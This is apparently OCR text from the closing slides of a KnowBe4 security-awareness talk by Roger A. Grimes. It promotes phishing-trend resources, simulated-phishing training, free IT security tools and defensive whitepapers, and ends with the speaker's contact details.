
Keeping up-to-date on the various phishing trends

- **KnowBe4 blog** (https://blog.knowbe4.com)
  - Example: https://blog.knowbe4.com/double-the-phish-double-the-phun
- **KnowBe4 resources** https://blog.knowbe4.com/resources
- **Phish of the Week**
- **Quarterly Infographic**

KnowBe4 Human error. Conquered.

90

Red Flags of Rogue URLs



The KnowBe4 Security Awareness Program WORKS

Baseline Testing
Use simulated phishing to baseline assess the Phish-prone™ percentage of your users.

Train Your Users
The world's largest library of security awareness training content; including interactive modules, videos, games, posters and newsletters. Automated training campaigns with scheduled reminder emails.

Phish Your Users
Best-in-class, fully automated simulated phishing attacks, hundreds of templates with unlimited usage, and community phishing templates.


See the Results
Enterprise-strength reporting, showing stats and graphs for both training and phishing, ready for management. Show the great ROI!

KnowBe4
Human error. Conquered.

92

Security Awareness Training Program That Works

- Drawn from a data set of **over six million users**
- Across **nearly 11K organizations**
- Segmented **by industry type** and **organization size**
- **241,762** Phishing Security Tests (PSTs)



Resources

Free IT Security Tools

Domain Doppelgänger
Awareness Program Builder
Domain Spoof Tool
Mailserver Security Assessment
Phish Alert
Ransomware Simulator
Weak Password Test
Phishing Security Test
Second Chance
Email Exposure Check Pro
Training Preview
Breached Password Test

Whitepapers

Ransomware Hostage Rescue Manual

Get the most complete Ransomware Manual packed with actionable info that you need to have to prevent infections, and what to do when you are hit with ransomware.

CEO Fraud Prevention Manual

CEO fraud is responsible for over $3 billion in losses. Don't be next. The CEO Fraud Prevention Manual provides a thorough overview of how executives are compromised, how to prevent such an attack and what to do if you become a victim.

12+ Ways to Hack Two-Factor Authentication

All multi-factor authentication (MFA) mechanisms can be compromised, and in some cases, it's as simple as sending a traditional phishing email. Want to know how to defend against MFA hacks? This whitepaper covers over a dozen different ways to hack various types of MFA and how to defend against those attacks.

» Learn More at www.KnowBe4.com/Resources «

KnowBe4
Human error. Conquered.

94

Questions?

Roger A. Grimes– Data-Driven Defense Evangelist, KnowBe4
rogerg@knowbe4.com
Twitter: @rogeragrimes
https://www.linkedin.com/in/rogeragrimes/